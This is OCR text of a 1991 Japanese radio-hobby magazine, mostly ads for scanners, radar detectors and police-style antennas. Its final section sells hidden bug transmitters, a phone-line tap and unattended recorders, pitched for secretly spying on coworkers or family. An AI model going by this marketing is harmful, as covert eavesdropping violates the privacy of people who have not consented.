

冒険をたのしむ**無線・有線**マガジン

アクション バンド



マニア必携! アキバジャンクマップ

特集

夏の遊び心・イタズラ心 満喫企画

DTMF& リモコンで 遊ぶ!!

- 不思議な信号DTMFって何だ!
- DTMFとリモコンを結んでみよう
- 最新トランシーバ DTMF機能フル活用
- 電話回線DTMF信号を送る 他多数

- これはいいぞ! 携帯電話用モービルリピータアンテナ使用レポート
- C412コードレス帯送信改造実験
- 本当に実用になるか? 脱毛マシン!


●**今月の改造/超人気! IC-2SR**

- その後のカードCハッキング状況
- 真空管1本で作る簡単ラジオの製作

定価 520円

No.47
1991

8



聞くだけ、ヤボです。


耳だけで手探りでチューニングするのは、おシャレじゃない。

いまもっとも楽しいレシーバーは、一目瞭然。

電波がはっきり見えるバンドスコープを搭載した

ビジュアル時代のレシーバーAX700。

スピーディに、効率よく狙った局をキャッチできます。



【アクションバンド絶賛。
注目商品。】

ワイドバンドレシーバー

AX700

標準価格89,800円(税別)

●話題の大型バンドスコープ。電波をビジュアル表示。スピーディにワンタッチ選局ができます。もちろん従来の選局もOK。●うれしい100ch+10バンドメモリー。●電波のメインストリート50~904.995MHzを3モードでフルカバー。●3つの高精度・高安定度PLLシンセサイザーと、ゆとりの8ビットマイクロプロセッサを2個搭載。●目的の局をスピーディにキャッチできる4モード・4種のサーチ&スキャン。

AX700 SPECIFICATIONS

▶受信周波数範囲: 50~904.995MHz ▶電波型式: A3E (AM)/F3E (FM-Wide, FM-Narrow) ▶周波数ステップ: 10 kHz, 12.5kHz, 20kHz, 25kHz (AJモード1kHz, UP/DOWNスイッチ5kHz) ▶メモリーチャンネル数: 100ch ▶プログラムサーチメモリー数: 10バンド ▶受信感度: AM(10dB S/N) 3μV以下/FM-N(12dB SINAD) 1.5μV以下/FM-W(12dB SINAD) 1μV以下 (83MHzにて) ▶電源: DC13.8 ± 15% ▶寸法: 180(W) × 75(H) × 180(D) mm (突起物含まず) ▶重量: 2.1kg (アンテナ・スタンド含む)

全国どこでも日本橋価格で。通信販売OK(お問い合わせ・お申し込みは、お電話・FAXで、どうぞ)

TOTAL HAM RADIO SHOP SEAMAX総代理店

日栄ムセン

●日本橋1号店/大阪市浪速区日本橋5丁目10-18 〒556
●日本橋2号店/大阪市浪速区日本橋5丁目10-20 〒556
●京都店/京都市右京区西院六反田町31-4 〒615
●滋賀店/守山市吉身町512-1 〒524
●福知山店/福知山市天田字沢94-2 〒620
●舞鶴店/舞鶴市浜34番地 〒625
●丹後店/京都市与謝郡野田川町字上山田661 〒629-23
●堺店/大阪府泉大津市豊中2-1-6 〒595

☎ 06(634)2680 FAX. 06(634)3529
☎ 06(634)5655 FAX. 06(634)6050
☎ 075(312)6145 FAX. 075(321)0469
☎ 07758(3)5108
☎ 0773(23)7200
☎ 0773(62)7200
☎ 07724(3)0844
☎ 0725(43)1059

※本広告に掲載しております全商品の価格には、消費税は含まれておりません。ご購入の際、消費税が付加されます。

●古物商許可証 第1055

THE WIDER HORIZONS

100kHz

2036MHz

超 広帯域オールモードレシーバー

AR3000

●標準価格 ¥129,800 (ロッドアンテナ・AC電源アダプター・DC電源コード付)



●100kHz～2036MHzまで超

広帯域を連続カバー●オールモ

ドの受信(LSB, USB, CW, WFM, NFM,

AM)●驚異の400チャンネルメモリー(100チャ

ンネル×4バンク)●RS-232Cインターフェース内

蔵●毎秒20チャンネルのハイスピードスキャンサーチ



NEW

50MHz FMTトランスシーバー

HX100

●標準価格 ¥39,800

(2台1組フルオプション付)
●同時/片通話方式切替 ●内蔵マイク/外部
マイク(付属)切替 ●イヤホンANT/ラ
ーバーANT(付属)切替 ●4電源方式 ●単3ニ
ッカド電池/AC/DCアダプター付属



超小型・多機能ハンディレシーバー

AR900

●標準価格 ¥54,800

(ラバーANT, AC100V充電器付)
●118～136MHz, 137～174MHz, 222～290MHz,
300～380MHz, 406～470MHz, 830～950MHz
●100chメモリー ●マルチプログラムサーチ ●AM
/NFMモード ●ニッカド電池内蔵

先進のオールバンドレシーバー

AR2002

●標準価格 ¥85,000

(ロッドアンテナ・AC電源アダプター・
DC電源コード付)
●25～550MHz/800～1300MHzを
連続カバー ●20チャンネルメモリー
●NFM(業務/アマチュア無線/MC
A/バーナクル無線), WFM(TV-FM
放送), AM(VHF/UHF航空無線/
CB無線), など数多くの電波モード
に対応



高感度広帯域レシーバー

AR950

●標準価格 ¥54,800

(ロッドアンテナ・AC電源アダプター・
DC電源コード付)
●50～75MHz/108～136MHz/
137～174MHz/222～290MHz/
291～390MHz/406～470MHz/
830～950MHz ●100chメモリー
●マルチプログラムサーチ ●NFM
(業務/アマチュア無線/MCA/バー
ナクル無線), AM(航空無線)など
の電波モードに対応



●カタログご請求の方は、製品名を記入の上、弊社AB係へ

株式会社 エーオーアール

〒111 東京都台東区三筋2-6-4 PHONE (03)3865-1681(代)

●製品の規格及び外観は改良のため予告なく変更することがあります

●広告に掲載の全商品の価格には消費税は含まれておりません

JiMの低雑音広帯域GaAs FET 受信用プリアンプT・ZONEより新発売

T・ZONE

M-100 ¥15,800

(M-100仕様)


- 周波数範囲：Aバンド 225～1500MHz
(帯域選択スイッチ使用) Bバンド 108～185MHz
Cバンド 24～2150MHz
- 利得：+20～+10dB (24～1000MHz)
- 雑音指数：約2dB (500MHzにて)
- 入力/出力インピーダンス：50Ω
- 送信周波数範囲：24MHz～500MHz
- 送信最大入力：5W (電源ON/OFF時)
- 送信自動切替感度：約100mW (トランシーバーに3割弱)
- 消費電流：約105mA (内部電池)
約90mA (外部12V D.C.)
- 電源：9V (006P型同等品)
12V外部電源 (センタープラス)
- 温度範囲：-20～+60℃
- 寸法 (突起物を含まず)：高さ80×幅59×厚さ30mm
- 重量：約110g (電池含まず)



M-75 ¥12,000

(M-75仕様)


- 周波数範囲：Aバンド 225～1500MHz
(帯域選択スイッチ使用) Bバンド 108～185MHz
Cバンド 24～2150MHz
- 利得：+20～+10dB (24～1000MHz)
- 雑音指数：約2dB (500MHzにて)
- 入力/出力インピーダンス：50Ω
- 消費電流：約45mA (内部電池)
約40mA (外部12V D.C.)
- 電源：9V (006P型同等品)
12V外部電源 (センタープラス)
- 温度範囲：-20～+60℃
- 寸法 (突起物を含まず)：高さ80×幅59×厚さ30mm
- 重量：約108g (電池含まず)



M-50 ¥8,900

(M-50仕様)

- 周波数範囲：25～970MHz
- 利得：20dB
- 雑音指数：約2dB (500MHzにて)
- 入力/出力インピーダンス：50Ω
- 消費電流：約75mA
- 電源：3V電池 (単三型2本)
- 温度範囲：-20～+60℃
- 寸法 (突起物を含まず)：高さ75×幅37.5×厚さ17mm
- 重量：約70g (電池含まず)



アマチュア無線・パソコンの面白ゾーン T・ZONE (株) トムラがお届けします。

T・ZONE

- 本店・無線ゾーン ☎03(3257)2659
- 宇都宮店 ☎0286(63)4949
- 大宮店 ☎048(652)1831
- 川口店 ☎0482(68)7826
- 横浜店 ☎045(641)7741
- 静岡店 ☎054(283)1331
- 外商課 ☎03(3257)2640

株式会社トムラ 〒101 東京都千代田区外神田2-10-3 TEL.03-3257-2640 FAX.03-3251-9706
TOYOMURA Electronics Co., Ltd. 10-3 Sotokanda 2-chome, Chiyoda-ku Tokyo 101 JAPAN

T・ZONE無線ゾーン
〒101 東京都千代田区外神田4-4-1
☎03(3257)2659

秋葉原 T・ZONE本店

T・ZONE 外商課
〒101 東京都千代田区外神田2-10-3
☎03(3257)2640

ニューラムダシリーズ

探知機から受信機への進化
電波法適合レーダー受信機

超感度

×2

チョウカンド2パイ



新登場

新開発の高周波増幅回路により、従来のレーダー探知機に比べ2倍以上の感度を実現、受信距離が飛躍的にアップしました。さらに2重の相互干渉防止回路を備え、他のレーダー探知機等からの電波障害をシャットアウトします。ニューラムダシリーズ、超感度を備え、ファン・トゥー・ドライブを約束します。

A-552X
DUAL CONVERSION 3 MICS


あのベストセラー機A551Xにボイス機能を備え、操作性を高度なメカニズムで実現したニューラムダシリーズの最新鋭です



A-531X
シンプル操作を追求した高性能メカニズム




A-551X
世界初/10GHzの周波数増幅回路のベストセラー機種。



A-561X
超感度に加えて機能フル装備/賢大なハイパフォーマンス設計。



A-571X
ボイス機能搭載/ニューラムダシリーズ最上級機種。



A-611X
新熱ガラス窓車にも、唯一対応可能なワイヤレスセパレートタイプ。

SANTECA

(株) サンヨーテクニカ

本社 〒211 川崎市中原区宮内1543-3 TEL044-751-5611(代) 大阪営業所 〒561 豊中市曾根東町6-11-5 TEL06-866-9501(代)

●レディオコミュニケーションツールを扱って19年。

電波のことならなんでも

Paxはただ今、大事業計画前の充電中です。？ホント？充電中も使えるPax。ハイ

話題の レジャーを 特別奉仕価格で。



再発見



【アクションハンド絶対注目商品】AX700

通販大特価 ¥78,600 (送料・消費税は全て込みです)
後々値打ちが出るかも知れないHAMメーカーの広帯域受信機

HP-100 マークII	通販特価 ¥39,800 (¥700)
MVT-7000	通販特価 ¥★,★,★ (¥700)
SPH-018	通販特価 ¥24,800 (¥700)
VT-890	通販特価 ¥22,800 (¥700)

AR-3000 129,800円の品
通販特価 ¥109,000 (¥1000)



電波管理局やプロの現場でも使われているスグレ物。

サマーパケーション

レジャーに仕事になにかと便利な50MHz帯域使用のウォーク。バックスにお求めやすい価格で勢揃い。ハムトラハンディーのAZDENも仲間入り。422MHz帯CB無線全種取り揃え。

メーカー・形名	1台価格	2台セット価格	送料
ユビテル-H5-H3	¥ 7,330	¥13,300 (¥650)	
ユビテル-H5-H5	¥11,830	¥21,300 (¥700)	
ユビテル-H5-H7	¥16,230	¥29,300 (¥750)	
ユビテル-H5-H5	ヘッドセット付	¥34,000 (¥750)	
トムヤット-H5-H8	ヘッドセット付	¥41,000 (¥800)	
AZDEN-PCS-6	¥29,300	¥55,800 (¥800)	

(a6)及び(b7a)は在庫限り、在庫豊富バージョンがあります。



おなじみ官公備品シリーズ



PAX相談室

☆あなたのアイデアが製品になります。
「こんなアイテムが欲しい」など、思いついたことをお知らせ下さい。バックスでは、力強い各分野の業界人とな力を合せ、お客様の声を反映させます。

下取り・買取り

不要な機器がお手近にありませんか？
お送りいただければ、製品を拝見し見積りを致します。「買取り」「下取り」の別を知らせて下さい。

中古機販売

少ない予算であなたの希望の機器を！
「中古機情報リスト」を、さし上げます。
あなたの希望をお知らせして下さい。
要：切手400円分

パーソナル無線機買取中！



送料計算方法 御注文商品が複数になる場合、それぞれに特記してある送料すべてでなく、その中の最も高額になっている送料一件のみを採用計算させていただきます。同一梱包で発送申し上げます。

特別頒布価格¥26,200(¥800)

- *警察の覆面パトカーの無線アンテナを、警察ばかりでなく、他の業務や、HAMバンドに使用出来るよう、工夫研究開発されたものです。
- *一見、カーラジオのロッドアンテナに見て取れますが、無垢の真鍮棒から出来ています。高級クローム仕上げ。
- *フエンダー部に22mmφの開孔工事が必要となりますが、接地が良いなどの理由から飛びはプロ級。

【『空中線エレメント』共振周波数表】

運用される周波数	部品出し価格	用途、旧型番など	全長
◇145MHz帯(140~149MHz)	¥3,500 ¥500	VHFアマチュア無線	485 or 465mm
◆148MHz帯(144~152MHz)	¥3,500 ¥500	◇143Lタイプ(≠F1S-143L)	445mm
◆152MHz帯(148~156MHz)	¥3,500 ¥500	◇2VHF 152Hタイプ(≠F1S-152H)	435mm
◆155MHz帯(151~160MHz)	¥3,500 ¥500	◇155SD(≠F1S-155SD)VHF警備無線	425mm
◇350MHz帯(345~355MHz)	¥2,900 ¥400	◇350S(≠F1S-350S)警備・警務系	174mm
◇435MHz帯(430~440MHz)	¥2,900 ¥400	UHFアマチュア無線	145mm
◇465MHz帯(460~470MHz)	¥2,900 ¥400	自動車無線	135mm
◆800MHz帯(750~1300MHz)	¥1,800 ¥500	自動車電話・MCA・パーソナル無線・1.2GHzハンパット他、防水キャップとしての用途	30mm

- 印は新規発売オプション。
- 印は初期のセットの中に入っている空中線エレメント。
- もっとも短い800MHz帯エレメントの、送信には不向きで受信のみとして下さい。その他は勿論、的確な送信空中線として自信をもってお勧めします。
- 接地極、取り付け位置などによって共振周波数は、わずかに異なる場合があります。
- 海外警備で、試験利用や、アマチュア・ユース・リサーチを問わず、ご活用ください。
- バックス八王子支店店頭では、土・日・祝日に限り、希望によって取付け工事を承ります。ただし事前予約をお願いします。(工料: ¥3,000~¥8,000)



▲EC-17(従来品)

(再)¥1,850(¥350)

- *EC-17は、共鳴管・イヤホンクリップの名でご存じ、警察受令機に付属しているイヤホン保持器です。
- *PR-17は、警察官愛用の受令機のプロ用イヤホンです。Pチャイアホンの名で親しまれています。
- *ペアで活用すればとても便利。ハムトラハンディーに離せなくなります。
- *ペアでお求めの場合ないしは大量の場合も送料は一回¥350だけでけっこうです。

▲PR-17

(再)¥1,450(¥350)

1kΩ在庫あり

EC-17に新しいハテナスカを



SWラバー
アンテナ

■官公庁プロ空中線でシンプル運用

プロの現場で使われているアンテナで希望の周波数でお作り致します。VHF(150)は、140~165MHzの範囲。UHF(450)は、345~470MHzの範囲で1波それぞれ指定して下さい。特注製品のため、納期3週間程度頂きます。当社で用意している指定用紙でお申込下さい。



- ①300MHz帯とその周辺(ブルー)
■PA-300SW ¥3,200(¥300)
- ②350MHz帯とその周辺(ブラック)
■PA-350SW ¥3,200(¥300)
- ③380MHz帯とその周辺(イエロー)
■PA-380SW ¥3,200(¥300)
- ④422MHz帯とその周辺(レッド)
■PA-422SW ¥3,200(¥300)
- ⑤465MHz帯とその周辺(ホワイト)
■PA-465SW ¥3,200(¥300)

●F1-Sに似した方がいいに決まっています。警察官のSWアンテナを参考にプロ仕様で各種発売です。バンドによって色分けしておりますが、全てについて黒キャップも用意しています。

●モバハンディーは、だいに姿を消しつつあります。TH-25G/45Gはその中でも傑作でした。惜しまれつつ在庫僅少の同機を放出いたします。勿論、三角Jマークは付いております。

読者F1-S活躍シーン



静岡県沼津市 井上さん

三警の取付け板金加工は、当社グループ協力工場にて特別に加工したものです。ご希望により相談承ります。

★バックス技術センター再開★

無線機などの修理でお困りの方、ご相談ください。

ご注意

- 修理品を送られるとき出来るかぎり故障に至った内容を具体的に知らせてください。又、電源コード・マイク・取脱図面なども送ってください。
- ジャンク品の復旧などは致しかねます。
- アクションバンドの改造記事などを見て壊したのも受付け出来ません。

- 3万円以上のお客様、クレジットは店頭即決です。

(運転免許証・印鑑・通帳を御持参下さい)
FAXでの御注文、24時間お受けしています。
FAX専用: 0426-64-1683

卸販売OK!!

バックス通販、お申込方法

- ①注文書を送って、現金書留または郵便振替口座 東京 8-55261で。
- ②特に急ぎの方は、電話で注文し代金を同時に、当社銀行口座へお振込み下さい。東京都民銀行・西八王子支店(番)014973
- ③代金引換便: 商品を、お近くの郵便局にお届けします。届て代金と引換えお受け取り下さい。代引の場合、送料、代引手数料を加算させていただきます。尚、自宅配達引も取り扱います。留守にない方でしたら、この方が便利。留置代引、配達代引の別を注文時に申し出下さい。
- ④クレジット分割を御利用の方は、切手400円同封の上分割申込書を御請求下さい。カタログ請求と一緒にOK。

現金書留

八王子市散田町
郵便局
通郵便行
3-22-2

総合カタログの請求は切手400円分、同封の上、下記まで。

本社ショールームで直販もOK、/
9:30AM~7:30PM




全国バックスグループ本部

株式会社 バックスラジオ

●通信販売・営業所 ☎193 東京都八王子市散田町3-22-2

☎0426-61-1661(代)



当社の定休日は毎週火曜日です。その他今月期は、東京・晴海で開かれるハムフェア出店のため8月23~25日の間、八王子本店はお休みさせて頂きます。晴海特設会場でお会いしましょう。

バックスは嬉しい内税方式。(すべて当社通販は、内税扱いです。あらためてTAXを計算されなくてけっこうです。)

この1冊で受信改造博士になれる!!

アクションバンド電波 別冊 平成3年4月15日発行

VHF/UHFトランシーバ受信周波数拡大

図解 受信改造 '91増補版 バイブル

●アクションバンド電波・編集部編

¥580



マガジンランド発行

(増補掲載機種) ●C 160 ●C 460 ●C 5600 ●FT-24
●FT-74 ●FT-104 ●FT-4800 ●FT-5800 ●TH-77 ●TH-K27
●TH-K47 ●TM-241 ●TM-441 ●TM-941 ●IC-W2 ●IC-2410
●DJ-F4 ●DJ-K1 ●DJ-K4 ●DJ-S1 ●DJ-S4 ●DJ-162SX 他全106機種
図解で分かりやすいと評判! マニア必携の1冊! 定価580円(〒210円)

とにかくスゴイ
これが話題の
図解 受信改造バイブル '91増補版

「受信改造バイブル'91増補版」販売ハムショップ一覧

〈北海道〉

南ハム 厚別店 011-366-0101
コムネット 0144-34-4949
九十九電機 札幌店 011-241-2299
俵垣無線 旭川店 0166-31-1753
CQハムセンター(株) 0154-37-7388
オートサロン・タカハシ 01537-2-2443
ソニック北見 0157-23-7729

〈東北〉青森

フジハムセンター 0177-81-9163
俵電技パーツ 青森店 0177-77-4141
俵電技パーツ 八戸店 0178-43-7034
ハロー赤平ショップ 弘前本店 0172-27-5372
俵電技パーツ 弘前店 0172-33-8588

〈岩手〉

ハムショップ電波センター(南) 0196-51-8224
南(和) 0196-41-6885
甲斐谷無線商会 0193-22-2078

〈秋田〉

南ハムセンター秋田 秋田店 0188-63-6131
秋田コミュニケーション(株) 秋田支店
0188-64-6165
南ハムセンター秋田・能代店 0185-52-0408
秋田コミュニケーション(株) 大館本店
0186-49-3733

〈宮城〉

俵仙台電子センター 022-239-0031
東名電子(株) 仙台店 022-259-5822
〈山形〉
東名電子(株) 山形店 0236-33-0976
北日本無線(株) 0238-21-1130
東名電子(株) 天童店 0236-55-4169
店內ハムセンター 0234-24-3970

〈福島〉

俵電機 0245-45-4321
ホバラムセン 0245-53-4949
北日本無線(株) 郡山店 0249-39-6522
アカイ電機商会 0242-25-2622
姫川 0241-62-3585
アミング 0246-25-2511
相双電子(株) 0244-24-2773

〈関東〉(東京)

山カクタエックスワン 03-3255-5461
山本無線(株) CQ II店 03-3255-7629
ハム月販(株) 秋葉原店 03-3255-4328~9
トミヒサ・ハムセンター 03-3255-1724
T・ZONE 本店 03-3257-2659
富士無線電機(株) 秋葉原店 03-3253-1921~9
九十九電機(株) 万世店 03-3251-2441
南万世書房 03-3255-0605
俵電波堂書店 03-3255-8539
マルゼン商会 ECCS 本店 03-3255-4911
南グローブ電子商会 03-3390-2807
三永電子商会 03-3928-1401
サンエイ パーツ 0423-23-2441
俵ソノテレビ 0426-65-1221
バックスラジオ 0426-61-1661
白馬無線 0423-72-9118

〈神奈川〉

俵ハムズ 045-651-0898
T・ZONE 横浜店 045-641-7741
南神奈川ハムセンター 045-831-3671
スイートスポット 045-761-3521
横須賀ムセン 0468-27-0670
スズヨシ 045-301-4661
南小田原無線 0465-36-2166
西湘ハムセンター 平塚店 0463-33-2266

〈千葉〉

俵鈴ハム店部品商会 0472-52-3669
俵マツドハムセンター 0473-67-3882
南ハム無線電気 0474-65-4186
八千代電機 0474-88-2529
チハポホ 0472-73-4949
栄広商会(株) 0476-35-1456
南富士無線サービス 0438-22-5823
いわねパーツセンター 0438-42-0379
マルシマ 04752-3-1975
〈埼玉〉
T・ZONE 大宮店 048-652-1831
オオモリ無線 0485-25-7911

コーワ電器 0494-24-4525

〈茨城〉

土浦百貨センター 0298-23-3085
コスモ電子 0292-69-2888
スガヤデンキ 0291-3-3369
日立バースナール 0294-22-9577

〈栃木〉

T・ZONE 宇都宮店 0286-63-4949
東名電子(株) 宇都宮店 0286-59-5637
小山ハムセンター 0285-25-4065
タツミ電子 0283-23-1276

〈群馬〉

東野電機(株) 0272-51-2936
エンベース CQ 0272-83-3396
南関々田電機商会 0276-38-0434
南利根教材社 0278-22-3077
関東システムサービス 0277-76-6045

〈山梨〉

俵甲府ラジオパーツセンター 0552-26-2065

ツチヤムセン 05528-4-1160

〈信越〉(長野)

ハムセン アライ 0263-47-7410
南長野ハムセンター 0262-44-3803
俵ヤマダ産業 0267-68-2131
南中央電子産業 0265-78-7628

〈新潟〉

南長岡ハムセンター 0258-32-8661
南ビッグ・ウェーブ 上越本店 0255-22-1505
南ビッグ・ウェーブ 新潟店 0252-71-7652
南関本特殊無線電機商会 025-266-3151
マキHAM PLAZA 0256-73-2759
南ビッグ・ウェーブ 三条店 0256-35-5360

〈北陸〉(福井)

俵マルツ電波 本店 0776-22-0202
俵マルツ電波 敦賀店 0770-24-0202

〈石川〉

俵マルツ電波 西インター店 0762-91-0202
中央産業(株)ハムパーツセンター 0762-43-4350
中部特産産業(株) 金沢店 0762-91-0818
中部特産産業(株) 小松店 0761-43-2419

〈富山〉

ハムパーツセンター中央 0764-21-4350

沢田通信 0763-33-3654

〈東海〉(静岡)

富士商会 0545-64-7737
T・ZONE 静岡店 0542-83-1331
俵マルツ電波 静岡店 0542-82-1181

〈愛知〉

俵ロッキー電子 0566-75-3736
俵パーソナルセンター 052-363-2221
南アスカシステムズ 052-623-8421
俵三洋堂書店 上津店 052-251-8334
九十九電機 名古屋店 052-251-3399
富士無線電機(株) 名古屋店 052-263-1610
電化パーツ 大須店 052-262-9339
専門機器 052-853-0749
トヨタムセン 0565-34-1253
ノムラデンシ 0565-28-8077
イレブン名古屋 0568-28-3443

〈岐阜〉

日本電化社 0583-82-1881
ハヤシムセン 0574-26-2882

〈三重〉

電化パーツ 四日市店 0593-54-5113
塚本無線 0592-45-2299
電化パーツ 津店 0592-27-5575
電化パーツ 松坂店 0598-51-1186
三重通信 0598-23-4993

〈近畿〉(大阪)

日本橋ハム 06-632-1202
日本無線(株) 日本橋2号店 06-634-5655
日本無線(株) 日本橋店 06-634-2680
南部エンジニアリング 06-643-0765
スーパービデオ 06-644-6066
CQダイヤル 06-641-1249
共立電子産業 06-644-4446
南みさと無線 06-644-0111
中野無線(株) 06-641-8466
大阪無線 06-643-0404
ウエダ無線 06-633-7688

南近畿通商 06-905-6662

俵トクノ 0721-23-4021

日本無線(株) 堺店 0725-43-1059

〈滋賀〉

中富商事 0775-89-2378
日本無線 滋賀店 0775-83-5108
俵中川電機 0749-62-1366

〈京都〉

京洛無線 075-811-8051
エイワン無線 075-611-1321
日本無線(株) 本店 075-312-6145
日本無線(株) 福知山店 0773-23-7200
日本無線(株) 舞鶴店 0773-62-7200
日本無線(株) 丹後店 07724-3-0844
〈奈良〉
トミタ カインドショップ 0745-43-1415
〈和歌山〉
有田電子商会 07376-3-5324
マルミヤムセン 0736-33-1771
千代田電子(南) 0736-32-8852

〈兵庫〉

星電パーツ 078-332-5111
東田テレビ 07992-2-1403
俵正電社(SAPAC ショウデン) 0792-89-0396
俵中風電化センター 0790-82-2369
〈中国〉(鳥取)
南オハラ 0853-23-0151
アートムセン 0852-52-5100
〈岡山〉
松本無線パーツ(株) 岡山支店 0862-32-4451
松森無線電機(株) 0862-31-2331
俵倉敷ハムセンター 0864-25-1300
CQ水島 0864-48-9548

〈広島〉

南ミカド電業 0849-22-2606
徳山電子パーツ(株) 0849-21-1045
俵電子機器 0849-41-2422
三原ハムセンター 0848-64-5032
第一受信サービス 08246-3-8265
松本無線パーツ(株) 広島店 082-243-4451
ハムセンター広島 082-294-0566
フジムラデンキ 0823-71-9400

〈山口〉

松本無線パーツ(株) 岩国店 0827-24-0081
電子センター 0835-38-4949
関門ハムセンター 0832-66-5699
〈四国〉(香川)
俵電化センター 0878-62-6077
野田屋電機 0878-51-4545
ハムショップ高松 0878-65-8649
ミナミ無線電器 0878-35-0757

〈徳島〉

CQ徳島 0886-32-4949
KENN 無線電子 08853-2-9735
セイブ無線 0883-82-4557

〈高知〉

ハムショップ高知通信機 0888-44-4222
〈九州〉(福岡)
俵波夢人 小倉店 093-951-1916
南サンテック 092-672-3055
福岡ハムセンターPART IN 092-571-4949

〈佐賀〉

ハムセンター 佐賀店 0952-30-7987

〈長崎〉

南ハムセンター長崎 佐世保店 0956-25-8658

〈熊本〉

有明無線 熊本店 096-366-0101
ハムズオフィス 0968-26-4763

〈鹿児島〉

俵熊無線 本店 096-384-4421

〈大分〉

南ハムショップ大分 0975-44-8186
エレテック日豊 0979-24-5465

〈宮崎〉

宮崎ハムセンター 0985-28-4949

〈鹿児島〉

クマデ 鹿児島 0992-53-4949
鹿屋無線 0994-43-0303
大寿無線 0994-40-1222

〈沖縄〉

CQステーション国分 0995-45-4961

ハムショップに置いてない場合は直接当社販売部までご注文下さい03-3258-6261

先手必勝

最新鋭情報機器

一堂大公開

暗やみが昼間のように見える...!
現代技術の最高の粋を結集し作り上げた超高性能・鮮明さで監視・撮影ができる

高性能、夜間スコープゴーグル(双眼鏡タイプ)
ニュータイプ2.5世代M-915A

定価
2,580,000円



暗くねばなるほど良く見え、暗室でも地図や新聞が読める米国防省の規格にはまった新型2.5世代の最高級品。暗夜で車輪、船、飛行機の操縦や暗やみでの監視が可能。又、フルカラーレンズを使用する事により計器板内のブルー及びグリーンのランプを透過し今まで不可能に近かった計器の目視が容易になり飛行機、船舶等に最適。

高性能サイクロックゴーグル
M-972

定価
1,880,000円



高輝度、小型軽量でプリズムのメカを生かした新兵機です。米国防省規格品。

ニューモデルサイクロック
M-975(4倍レンズ)

定価1,980,000円
M972の姉妹品
(ボディは同一)



M-911A(監視・撮影兼用)

定価1,780,000円



夜間スコープの生命とする解像度、光増幅度、光の出力等といった点ですぐれ、加えて小型、軽量化で取扱いが容易です。

★用心深い、疑い深い、社内・家庭内疑惑、誰にも知られず、貴方が解消!

UHF専用受信機
CN-400RX

特価
50,600円

サイズ: 67×50×20mm
重さ: 94g
使用電池: リチウム電池
2CR-1/3N×6V(約30時間)
UHF(400MHz帯)の小型・高性能受信機。技群の受信力が誇りこの周波数帯は混信・逆探知が主難です。プロ愛用する高級品!!

UHF発信機
CN-400TX

特価
27,400円

サイズ: 66×27×14mm
重さ: 68g
使用電池: リチウム電池
CR-2N×3V(約120時間)
恐ろしいまでの集音力と技群のパワー連続使用約120時間可能。新世代の画期的な発信機。最大通達距離1000メートルを誇る最高級品。

VHF発信・受信機
CN-100

発信機
定価89,800円
受信機
定価58,200円

セッティング
特価¥65,000
水晶制御によるニューモデル。従来機器より受信性能を2.7倍アップした人気上昇中の高性能品。音声リレー内蔵テレコとの接続可。

新発売 コードレス電話の会話を
超高度感度キャッチ!!

PR-900

39,800円



わずらわしい操作もなつタッチで自動車電話・携帯電話・コードレス電話・警察署活字・速度取締連絡無線・パーソナル無線・業務用MCA無線などが超高度感度受信出来る驚くべき新兵機の登場。

UHF発信機 CN-410TX



定価 68,000円
全長 15cm 20g
水銀電池 5R-45W
1.55V(約15時間)

UHF発信機 CN-390TX



定価 76,000円
70×50×20mm
50g
電池不用

UHF発信機 CN-420




定価 68,000円
130×70×20mm
110g
乾電池 単3電池2本

VHF長時間全自動録音機
CN-130-V



定価128,000円
UHF専用 CN-120-Uと同じ機能を持ったVHF専用の全自動無人録音機です。

VHF発信機テレホン専用
発信機
TX-6



定価75,000円
クリスタル採用のテレホン専用発信機。電話機の内部、電話線の接続所としていずれにも取付可能な高性能品。直結方式、寿命も半永久的。最高エリヤ約400m。

CN-130-VとTX-6 セット価格 特価165,000円

UHF長時間全自動録音機
CN-120-U



定価148,000円
サイズ: 228×90×36mm
重さ: 740g
使用電池: 単2電池2本(約9日)
超高性能のUHF専用の受信録音機です。A・B・Cチャンネルでコンパクト設計。電波リレー内蔵です。遠く離れた無線の受信機を持ち上げれば自動的にテープがスタートし録音開始。受話器を置けばテープは即止まりです。テープに無断に長時間高感度に無人録音ができる新兵機です。発信機はCN-406を使用して下さい。

UHF発信機テレホン専用発信機
CN-406



